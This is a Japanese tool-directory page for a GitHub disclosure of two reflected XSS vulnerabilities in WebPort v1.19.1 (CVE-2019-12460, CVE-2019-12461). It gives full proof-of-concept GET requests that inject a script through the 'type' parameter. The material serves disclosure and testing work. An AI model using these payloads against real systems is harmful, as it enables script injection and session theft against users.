
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
WebPort-v1.19.1-Reflected-XSS — CVE-2019-12460|WebPort-v1.19.1の反映型XSSは、悪意を持って細工されたリンクまたはサードパーティのWebページを開いたユーザーに影響を与えます。 | Kitploit

ツール/GitHubGitHub/emreovunc/webport-v1.19.1-reflected-xss
ウェブ脆弱性スキャナー脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト
GitHubemreovunc/webport-v1.19.1-reflected-xss

WebPort-v1.19.1-Reflected-XSS

CVE-2019-12460|WebPort-v1.19.1の反映型XSSは、悪意を持って細工されたリンクまたはサードパーティのWebページを開いたユーザーに影響を与えます。

リポジトリを見る
33327年前未レビュー

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    938
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    556
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    352
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    336
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    291

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

WebPort-v1.19.1-Reflected-XSS

WebPort-v1.19.1 の Reflected XSS は、悪意を持って細工されたリンクやサードパーティの Web ページを開くユーザーに影響を与えます。

CVE-2019-12460

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12460


PoC-1

脆弱性を悪用するには、'http://[server]:8090/access/setup?type=" リクエストを使用して、悪意を持って細工されたリンクやサードパーティの Web ページを開くユーザーに影響を与える可能性があります。

GET /access/setup?type=%22%3C/script%3E%3Cscript%3Ealert(%27xss%27);%3C/script%3E%3Cscript%3E HTTP/1.1
Host: 172.16.165.182:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: __tiny_sessid=6361847c-952b-45ba-874c-71f1794ffe37
Upgrade-Insecure-Requests: 1
alt tag

CVE-2019-12461

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-12461


PoC-2

脆弱性を悪用するには、'http://[server]:8090/log?type=" リクエストを使用して、悪意を持って細工されたリンクやサードパーティの Web ページを開くユーザーに影響を与える可能性があります。

GET /log?type=%22%3C/script%3E%3Cscript%3Ealert(%27xss%27);%3C/script%3E%3Cscript%3E HTTP/1.1
Host: 172.16.165.182:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: __tiny_sessid=6361847c-952b-45ba-874c-71f1794ffe37
Upgrade-Insecure-Requests: 1

alt tag

ツールをダウンロード





